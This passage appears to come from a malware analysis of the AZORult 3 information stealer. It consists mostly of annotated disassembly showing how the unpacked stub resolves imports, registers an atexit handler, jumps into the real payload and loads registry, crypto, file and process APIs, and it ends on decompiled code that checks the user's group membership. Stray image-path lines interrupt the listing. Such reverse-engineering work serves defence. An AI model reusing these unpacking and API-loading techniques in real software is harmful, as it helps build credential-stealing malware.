00390504  E9 DFFEFFFF     JMP <_go_to_the_next_dll>
```

Then load functions:

```
00390462  33C0              XOR EAX,EAX
00390464  40                INC EAX
00390465  0F84 8A000000     JE <_no_more_functions>
0039046B  8B85 3CFFFFFF     MOV EAX,DWORD PTR SS:[EBP-C4]
00390471  8B00              MOV EAX,DWORD PTR DS:[EAX]
00390473  8985 38FFFFFF     MOV DWORD PTR SS:[EBP-C8],EAX
00390479  83BD 38FFFFFF 0(  CMP DWORD PTR SS:[EBP-C8],0
00390480  75 02             JNZ SHORT 00390484
00390482  EB 71             JMP SHORT <_no_more_functions>
00390484  8B85 38FFFFFF     MOV EAX,DWORD PTR SS:[EBP-C8]
0039048A  25 00000080       AND EAX,80000000                    check with ordinal
0039048F  74 1F             JE SHORT <_get_address_of_function>
00390491  8B85 38FFFFFF     MOV EAX,DWORD PTR SS:[EBP-C8]       get function by ordinal
00390497  25 FFFFFF7F       AND EAX,7FFFFFFF
0039049C  50                PUSH EAX                            push function_ordinal
0039049D  FFB5 44FFFFFF     PUSH DWORD PTR SS:[EBP-BC]          push dll_handle
003904A3  FF55 A0           CALL DWORD PTR SS:[EBP-60]          GetProcAddress
003904A6  8B8D 40FFFFFF     MOV ECX,DWORD PTR SS:[EBP-C0]
003904AC  8901              MOV DWORD PTR DS:[ECX],EAX
003904AE  EB 22             JMP SHORT 003904D2
003904B0  8B85 70FFFFFF     MOV EAX,DWORD PTR SS:[EBP-90]       get function by name
003904B6  8B8D 38FFFFFF     MOV ECX,DWORD PTR SS:[EBP-C8]
003904BC  8D4401 02         LEA EAX,DWORD PTR DS:[ECX+EAX+2]
003904C0  50                PUSH EAX                            push function_name
003904C1  FFB5 44FFFFFF     PUSH DWORD PTR SS:[EBP-BC]          push dll_handle
003904C7  FF55 A0           CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
003904CA  8B8D 40FFFFFF     MOV ECX,DWORD PTR SS:[EBP-C0]
003904D0  8901              MOV DWORD PTR DS:[ECX],EAX
003904D2  8B85 3CFFFFFF     MOV EAX,DWORD PTR SS:[EBP-C4]
003904D8  83C0 04           ADD EAX,4
003904DB  8985 3CFFFFFF     MOV DWORD PTR SS:[EBP-C4],EAX
003904E1  8B85 40FFFFFF     MOV EAX,DWORD PTR SS:[EBP-C0]
003904E7  83C0 04           ADD EAX,4
003904EA  8985 40FFFFFF     MOV DWORD PTR SS:[EBP-C0],EAX
003904F0  E9 6DFFFFFF       JMP <_go_to_the_next_function>
003904F5  8B85 48FFFFFF     MOV EAX,DWORD PTR SS:[EBP-B8]
```

Get the function atexit from msvcr100.dll

```
00390783  C785 78FFFFFF 6(  MOV DWORD PTR SS:[EBP-88],6376736D  msvcr100.dll
0039078D  C785 7CFFFFFF 72  MOV DWORD PTR SS:[EBP-84],30303172
00390797  C745 80 2E646C6C  MOV DWORD PTR SS:[EBP-80],6C6C642E
0039079E  8365 84 00        AND DWORD PTR SS:[EBP-7C],0
003907A2  8D85 78FFFFFF     LEA EAX,DWORD PTR SS:[EBP-88]
003907A8  50                PUSH EAX                            push "msvcr100.dll"
003907A9  FF55 D8           CALL DWORD PTR SS:[EBP-28]          kernel32.LoadLibraryA
003907AC  8985 6CFFFFFF     MOV DWORD PTR SS:[EBP-94],EAX
003907B2  C785 78FFFFFF 61  MOV DWORD PTR SS:[EBP-88],78657461
003907BC  C785 7CFFFFFF 69  MOV DWORD PTR SS:[EBP-84],7469
003907C6  8D85 78FFFFFF     LEA EAX,DWORD PTR SS:[EBP-88]
003907CC  50                PUSH EAX                            push "atexit"
003907CD  FFB5 6CFFFFFF     PUSH DWORD PTR SS:[EBP-94]          push msvcr100_handle
003907D3  FF55 A0           CALL DWORD PTR SS:[EBP-60]          kernel32.GetProcAddress
003907D6  8945 D4           MOV DWORD PTR SS:[EBP-2C],EAX
```

This function is used to register another function to execute when the program terminates normally.

```
0039080A  FF75 C0           PUSH DWORD PTR SS:[EBP-40]          push 0x39082F
0039080D  FF55 D4           CALL DWORD PTR SS:[EBP-2C]          msvcr100.atexit
0039082F  6A 00             PUSH 0
00390831  6A FF             PUSH -1
00390833  B8 1A1E807C       MOV EAX,kernel32.TerminateProcess
00390838  FFD0              CALL EAX
```

Once malware has done that, it jumps to a new function inside of the new memory of the process:

```
00390811   8B85 60FFFFFF    MOV EAX,DWORD PTR SS:[EBP-A0]
00390817   8B40 0D          MOV EAX,DWORD PTR DS:[EAX+D]
0039081A   8985 64FFFFFF    MOV DWORD PTR SS:[EBP-9C],EAX
00390820   8B85 64FFFFFF    MOV EAX,DWORD PTR SS:[EBP-9C]
00390826   0385 70FFFFFF    ADD EAX,DWORD PTR SS:[EBP-90]
0039082C   C9               LEAVE
0039082D   -FFE0            JMP EAX                          azorult3.0041A684
```

```
0041A684   55               PUSH EBP
0041A685   8BEC             MOV EBP,ESP
0041A687   83C4 F0          ADD ESP,-10
0041A68A   B8 1CA54100      MOV EAX,azorult3.0041A51C
0041A68F   E8 6CA6FEFF      CALL azorult3.00404D00
0041A694   B8 ACA64100      MOV EAX,azorult3.0041A6AC
0041A699   E8 6AEAFFFF      CALL azorult3.00419108
0041A69E   E8 518DFEFF      CALL azorult3.004033F4
```

So finally we are in the last layer of the malware. And we've unpacked the real binary.

One of the first things the malware does is to load a lot of functions from different DLLs:

```
00405628   68 945A4000      PUSH azorult3.00405A94           ASCII "kernel32.dll"
0040562D   E8 32F8FFFF      CALL <azorult3.kernel32.LoadLibraryA>   JMP to kernel32.LoadLibraryA
00405632   8903             MOV DWORD PTR DS:[EBX],EAX
00405634   68 A45A4000      PUSH azorult3.00405AA4           ASCII "ExpandEnvironmentStringsW"
00405639   8B03             MOV EAX,DWORD PTR DS:[EBX]
0040563B   50               PUSH EAX
0040563C   E8 FBF7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
00405641   A3 7CC64100      MOV DWORD PTR DS:[41C67C],EAX
00405646   68 C05A4000      PUSH azorult3.00405AC0           ASCII "GetComputerNameW"
0040564B   8B03             MOV EAX,DWORD PTR DS:[EBX]
0040564D   50               PUSH EAX
0040564E   E8 E9F7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
00405653   A3 80C64100      MOV DWORD PTR DS:[41C680],EAX
00405658   68 D45A4000      PUSH azorult3.00405AD4           ASCII "GlobalMemoryStatus"
0040565D   8B03             MOV EAX,DWORD PTR DS:[EBX]
0040565F   50               PUSH EAX
00405660   E8 D7F7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
00405665   A3 84C64100      MOV DWORD PTR DS:[41C684],EAX
0040566A   68 E85A4000      PUSH azorult3.00405AE8           ASCII "CreateFileW"
0040566F   8B03             MOV EAX,DWORD PTR DS:[EBX]
00405671   50               PUSH EAX
00405672   E8 C5F7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
```

```
0040567C   68 F45A4000      PUSH azorult3.00405AF4           ASCII "GetFileSize"
00405681   8B03             MOV EAX,DWORD PTR DS:[EBX]
00405683   50               PUSH EAX
00405684   E8 B3F7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
00405689   A3 8CC64100      MOV DWORD PTR DS:[41C68C],EAX
0040568E   68 005B4000      PUSH azorult3.00405B00           ASCII "CloseHandle"
00405693   8B03             MOV EAX,DWORD PTR DS:[EBX]
00405695   50               PUSH EAX
00405696   E8 A1F7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
0040569B   A3 90C64100      MOV DWORD PTR DS:[41C690],EAX
004056A0   68 0C5B4000      PUSH azorult3.00405B0C           ASCII "ReadFile"
004056A5   8B03             MOV EAX,DWORD PTR DS:[EBX]
004056A7   50               PUSH EAX
004056A8   E8 8FF7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
004056AD   A3 94C64100      MOV DWORD PTR DS:[41C694],EAX
004056B2   68 185B4000      PUSH azorult3.00405B18           ASCII "GetFileAttributesW"
004056B7   8B03             MOV EAX,DWORD PTR DS:[EBX]
004056B9   50               PUSH EAX
004056BA   E8 7DF7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
004056BF   A3 98C64100      MOV DWORD PTR DS:[41C698],EAX
004056C4   68 2C5B4000      PUSH azorult3.00405B2C           ASCII "CreateMutexA"
004056C9   8B03             MOV EAX,DWORD PTR DS:[EBX]
004056CB   50               PUSH EAX
004056CC   E8 6BF7FFFF      CALL <azorult3.kernel32.GetProcAddress>   JMP to kernel32.GetProcAddress
```

```
004056D6  68 3C5B4000     PUSH azorult3.00405B3C                  ASCII "ReleaseMutex"
004056DB  8B03            MOV EAX,DWORD PTR DS:[EBX]
004056DD  50              PUSH EAX
004056DE  E8 59F7FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
004056E3  A3 A0C64100     MOV DWORD PTR DS:[41C6A0],EAX
004056E8  68 4C5B4000     PUSH azorult3.00405B4C                  ASCII "GetLastError"
004056ED  8B03            MOV EAX,DWORD PTR DS:[EBX]
004056EF  50              PUSH EAX
004056F0  E8 47F7FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
004056F5  A3 A4C64100     MOV DWORD PTR DS:[41C6A4],EAX
004056FA  68 5C5B4000     PUSH azorult3.00405B5C                  ASCII "GetCurrentDirectoryW"
004056FF  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405701  50              PUSH EAX
00405702  E8 35F7FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
00405707  A3 A8C64100     MOV DWORD PTR DS:[41C6A8],EAX
0040570C  68 745B4000     PUSH azorult3.00405B74                  ASCII "SetEnvironmentVariableW"
00405711  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405713  50              PUSH EAX
00405714  E8 23F7FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
00405719  A3 ACC64100     MOV DWORD PTR DS:[41C6AC],EAX
0040571E  68 8C5B4000     PUSH azorult3.00405B8C                  ASCII "GetEnvironmentVariableW"
00405723  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405725  50              PUSH EAX
00405726  E8 11F7FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
```

```
00405730  68 A45B4000     PUSH azorult3.00405BA4                  ASCII "SetCurrentDirectoryW"
00405735  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405737  50              PUSH EAX
00405738  E8 FFF6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
0040573D  A3 B4C64100     MOV DWORD PTR DS:[41C6B4],EAX
00405742  68 BC5B4000     PUSH azorult3.00405BBC                  ASCII "FindFirstFileW"
00405747  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405749  50              PUSH EAX
0040574A  E8 EDF6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
0040574F  A3 B8C64100     MOV DWORD PTR DS:[41C6B8],EAX
00405754  68 CC5B4000     PUSH azorult3.00405BCC                  ASCII "FindNextFileW"
00405759  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040575B  50              PUSH EAX
0040575C  E8 DBF6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
00405761  A3 BCC64100     MOV DWORD PTR DS:[41C6BC],EAX
00405766  68 DC5B4000     PUSH azorult3.00405BDC                  ASCII "LocalFree"
0040576B  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040576D  50              PUSH EAX
0040576E  E8 C9F6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
00405773  A3 C0C64100     MOV DWORD PTR DS:[41C6C0],EAX
00405778  68 E85B4000     PUSH azorult3.00405BE8                  ASCII "GetTickCount"
0040577D  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040577F  50              PUSH EAX
00405780  E8 B7F6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
```

```
0040578A  68 F85B4000     PUSH azorult3.00405BF8                  ASCII "CopyFileW"
0040578F  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405791  50              PUSH EAX
00405792  E8 A5F6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
00405797  A3 C8C64100     MOV DWORD PTR DS:[41C6C8],EAX
0040579C  68 045C4000     PUSH azorult3.00405C04                  ASCII "FindClose"
004057A1  8B03            MOV EAX,DWORD PTR DS:[EBX]
004057A3  50              PUSH EAX
004057A4  E8 93F6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
004057A9  A3 CCC64100     MOV DWORD PTR DS:[41C6CC],EAX
004057AE  68 105C4000     PUSH azorult3.00405C10                  ASCII "GlobalMemoryStatusEx"
004057B3  8B03            MOV EAX,DWORD PTR DS:[EBX]
004057B5  50              PUSH EAX
004057B6  E8 81F6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
004057BB  A3 D0C64100     MOV DWORD PTR DS:[41C6D0],EAX
004057C0  68 285C4000     PUSH azorult3.00405C28                  ASCII "CreateToolhelp32Snapshot"
004057C5  8B03            MOV EAX,DWORD PTR DS:[EBX]
004057C7  50              PUSH EAX
004057C8  E8 6FF6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
004057CD  A3 D4C64100     MOV DWORD PTR DS:[41C6D4],EAX
004057D2  68 445C4000     PUSH azorult3.00405C44
004057D7  8B03            MOV EAX,DWORD PTR DS:[EBX]
004057D9  50              PUSH EAX
004057DA  E8 5DF6FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
```

```
004057FD  50              PUSH EAX
004057FE  E8 39F6FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405803  A3 E0C64100     MOV DWORD PTR DS:[41C6E0],EAX
00405808  68 785C4000     PUSH azorult3.00405C78                      ASCII "SetDllDirectoryW"
0040580D  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040580F  50              PUSH EAX
00405810  E8 27F6FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405815  A3 E4C64100     MOV DWORD PTR DS:[41C6E4],EAX
0040581A  68 8C5C4000     PUSH azorult3.00405C8C                      ASCII "GetLocaleInfoA"
0040581F  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405821  50              PUSH EAX
00405822  E8 15F6FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405827  A3 E8C64100     MOV DWORD PTR DS:[41C6E8],EAX
0040582C  68 9C5C4000     PUSH azorult3.00405C9C                      ASCII "GetLocalTime"
00405831  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405833  50              PUSH EAX
00405834  E8 03F6FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405839  A3 ECC64100     MOV DWORD PTR DS:[41C6EC],EAX
0040583E  68 AC5C4000     PUSH azorult3.00405CAC
00405843  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405845  50              PUSH EAX
00405846  E8 F1F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
0040584B  A3 F0C64100     MOV DWORD PTR DS:[41C6F0],EAX
00405850  68 C45C4000     PUSH azorult3.00405CC4
00405855  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405857  50              PUSH EAX
00405858  E8 DFF5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
```

```
00405858  E8 DFF5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
0040585D  A3 F4C64100     MOV DWORD PTR DS:[41C6F4],EAX
00405862  68 D85C4000     PUSH azorult3.00405CD8                      ASCII "DeleteFileW"
00405867  8B03            MOV EAX,DWORD PTR DS:[EBX]
00405869  50              PUSH EAX
0040586A  E8 CDF5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
0040586F  A3 F8C64100     MOV DWORD PTR DS:[41C6F8],EAX
00405874  68 E45C4000     PUSH azorult3.00405CE4                      ASCII "GetLogicalDriveStringsA"
00405879  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040587B  50              PUSH EAX
0040587C  E8 BBF5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405881  A3 FCC64100     MOV DWORD PTR DS:[41C6FC],EAX
00405886  68 FC5C4000     PUSH azorult3.00405CFC
0040588B  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040588D  50              PUSH EAX
0040588E  E8 A9F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405893  A3 00C74100     MOV DWORD PTR DS:[41C700],EAX
00405898  68 0C5D4000     PUSH azorult3.00405D0C                      ASCII "CreateProcessW"
0040589D  8B03            MOV EAX,DWORD PTR DS:[EBX]
0040589F  50              PUSH EAX
004058A0  E8 97F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004058A5  A3 04C74100     MOV DWORD PTR DS:[41C704],EAX
004058AA  68 1C5D4000     PUSH azorult3.00405D1C                      ASCII "advapi32.dll"
004058AF  E8 B0F5FFFF     CALL <azorult3.kernel32.LoadLibraryA>       JMP to kernel32.LoadLibraryA
```

```
004058B4  8906            MOV DWORD PTR DS:[ESI],EAX
004058B6  68 2C5D4000     PUSH azorult3.00405D2C                      ASCII "GetUserNameW"
004058BB  8B06            MOV EAX,DWORD PTR DS:[ESI]
004058BD  50              PUSH EAX
004058BE  E8 79F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004058C3  A3 0CC74100     MOV DWORD PTR DS:[41C70C],EAX
004058C8  68 3C5D4000     PUSH azorult3.00405D3C
004058CD  8B06            MOV EAX,DWORD PTR DS:[ESI]
004058CF  50              PUSH EAX
004058D0  E8 67F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004058D5  A3 10C74100     MOV DWORD PTR DS:[41C710],EAX
004058DA  68 4C5D4000     PUSH azorult3.00405D4C                      ASCII "RegQueryValueExW"
004058DF  8B06            MOV EAX,DWORD PTR DS:[ESI]
004058E1  50              PUSH EAX
004058E2  E8 55F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004058E7  A3 14C74100     MOV DWORD PTR DS:[41C714],EAX
004058EC  68 605D4000     PUSH azorult3.00405D60                      ASCII "RegCloseKey"
004058F1  8B06            MOV EAX,DWORD PTR DS:[ESI]
004058F3  50              PUSH EAX
004058F4  E8 43F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004058F9  A3 18C74100     MOV DWORD PTR DS:[41C718],EAX
004058FE  68 6C5D4000     PUSH azorult3.00405D6C                      ASCII "RegOpenKeyExW"
00405903  8B06            MOV EAX,DWORD PTR DS:[ESI]
00405905  50              PUSH EAX
00405906  E8 31F5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
```


```
0040592A  E8 0DF5FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
0040592F  A3 24C74100     MOV DWORD PTR DS:[41C724],EAX
00405934  68 AC5D4000     PUSH azorult3.00405DAC                      ASCII "CreateProcessAsUserW"
00405939  8B06            MOV EAX,DWORD PTR DS:[ESI]
0040593B  50              PUSH EAX
0040593C  E8 FBF4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405941  A3 28C74100     MOV DWORD PTR DS:[41C728],EAX
00405946  68 C45D4000     PUSH azorult3.00405DC4                      ASCII "CheckTokenMembership"
0040594B  8B06            MOV EAX,DWORD PTR DS:[ESI]
0040594D  50              PUSH EAX
0040594E  E8 E9F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405953  A3 2CC74100     MOV DWORD PTR DS:[41C72C],EAX
00405958  68 DC5D4000     PUSH azorult3.00405DDC                      ASCII "RegOpenKeyW"
0040595D  8B06            MOV EAX,DWORD PTR DS:[ESI]
0040595F  50              PUSH EAX
00405960  E8 D7F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405965  A3 30C74100     MOV DWORD PTR DS:[41C730],EAX
0040596A  68 E85D4000     PUSH azorult3.00405DE8                      ASCII "RegEnumKeyW"
0040596F  8B06            MOV EAX,DWORD PTR DS:[ESI]
00405971  50              PUSH EAX
00405972  E8 C5F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405977  A3 34C74100     MOV DWORD PTR DS:[41C734],EAX
0040597C  68 F45D4000     PUSH azorult3.00405DF4                      ASCII "RegEnumValueW"
00405981  8B06            MOV EAX,DWORD PTR DS:[ESI]
00405983  50              PUSH EAX
00405984  E8 B3F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
```


```
00405984  E8 B3F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405989  A3 38C74100     MOV DWORD PTR DS:[41C738],EAX
0040598E  68 045E4000     PUSH azorult3.00405E04                      ASCII "CryptAcquireContextA"
00405993  8B06            MOV EAX,DWORD PTR DS:[ESI]
00405995  50              PUSH EAX
00405996  E8 A1F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
0040599B  A3 3CC74100     MOV DWORD PTR DS:[41C73C],EAX
004059A0  68 1C5E4000     PUSH azorult3.00405E1C                      ASCII "CryptCreateHash"
004059A5  8B06            MOV EAX,DWORD PTR DS:[ESI]
004059A7  50              PUSH EAX
004059A8  E8 8FF4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004059AD  A3 40C74100     MOV DWORD PTR DS:[41C740],EAX
004059B2  68 2C5E4000     PUSH azorult3.00405E2C                      ASCII "CryptHashData"
004059B7  8B06            MOV EAX,DWORD PTR DS:[ESI]
004059B9  50              PUSH EAX
004059BA  E8 7DF4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004059BF  A3 44C74100     MOV DWORD PTR DS:[41C744],EAX
004059C4  68 3C5E4000     PUSH azorult3.00405E3C                      ASCII "CryptGetHashParam"
004059C9  8B06            MOV EAX,DWORD PTR DS:[ESI]
004059CB  50              PUSH EAX
004059CC  E8 6BF4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004059D1  A3 48C74100     MOV DWORD PTR DS:[41C748],EAX
004059D6  68 505E4000     PUSH azorult3.00405E50
004059DB  8B06            MOV EAX,DWORD PTR DS:[ESI]
004059DD  50              PUSH EAX
004059DE  E8 59F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
```

```
004059E8  68 645E4000     PUSH azorult3.00405E64                      ASCII "CryptReleaseContext"
004059ED  8B06            MOV EAX,DWORD PTR DS:[ESI]
004059EF  50              PUSH EAX
004059F0  E8 47F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
004059F5  A3 50C74100     MOV DWORD PTR DS:[41C750],EAX
004059FA  68 785E4000     PUSH azorult3.00405E78                      ASCII "user32.dll"
004059FF  E8 60F4FFFF     CALL <azorult3.kernel32.LoadLibraryA>       JMP to kernel32.LoadLibraryA
00405A04  A3 54C74100     MOV DWORD PTR DS:[41C754],EAX
00405A09  68 845E4000     PUSH azorult3.00405E84
00405A0E  A1 54C74100     MOV EAX,DWORD PTR DS:[41C754]
00405A13  50              PUSH EAX
00405A14  E8 23F4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405A19  A3 58C74100     MOV DWORD PTR DS:[41C758],EAX
00405A1E  68 985E4000     PUSH azorult3.00405E98                      ASCII "wvsprintfA"
00405A23  A1 54C74100     MOV EAX,DWORD PTR DS:[41C754]
00405A28  50              PUSH EAX
00405A29  E8 0EF4FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405A2E  A3 5CC74100     MOV DWORD PTR DS:[41C75C],EAX
00405A33  68 A45E4000     PUSH azorult3.00405EA4                      ASCII "GetKeyboardLayoutList"
00405A38  A1 54C74100     MOV EAX,DWORD PTR DS:[41C754]
00405A3D  50              PUSH EAX
00405A3E  E8 F9F3FFFF     CALL <azorult3.kernel32.GetProcAddress>     JMP to kernel32.GetProcAddress
00405A43  A3 60C74100     MOV DWORD PTR DS:[41C760],EAX
00405A48  68 BC5E4000     PUSH azorult3.00405EBC                      ASCII "shell32.dll"
00405A4D  E8 12F4FFFF     CALL <azorult3.kernel32.LoadLibraryA>       JMP to kernel32.LoadLibraryA
```

```
00405A6C  68 D85E4000     PUSH azorult3.00405ED8                  ASCII "ntdll.dll"
00405A71  E8 EEF3FFFF     CALL <azorult3.kernel32.LoadLibraryA>   JMP to kernel32.LoadLibraryA
00405A76  A3 6CC74100     MOV DWORD PTR DS:[41C76C],EAX
00405A7B  68 E45E4000     PUSH azorult3.00405EE4                  ASCII "RtlComputeCrc32"
00405A80  A1 6CC74100     MOV EAX,DWORD PTR DS:[41C76C]
00405A85  50              PUSH EAX
00405A86  E8 B1F3FFFF     CALL <azorult3.kernel32.GetProcAddress> JMP to kernel32.GetProcAddress
00405A8B  A3 70C74100     MOV DWORD PTR DS:[41C770],EAX
00405A90  5E              POP ESI
00405A91  5B              POP EBX
00405A92  C3              RETN
```

Once it has all the APIs starts checking the Domain of the user with “Guest”, “Users”, “Admins”:





As we can see, depending on the DOMAIN the user belongs, a function LstrAsg is called with different characters (G = Guest, U = User, A = Admin).

```
v1 = a1;
LStrAsg(a1, "?");
if ( (unsigned __int8)check_sid_membership(DOMAIN_ALIAS_RID_GUESTS) )
  LStrAsg(v1, "G");
if ( (unsigned __int8)check_sid_membership(DOMAIN_ALIAS_RID_USERS) )
  LStrAsg(v1, "U");
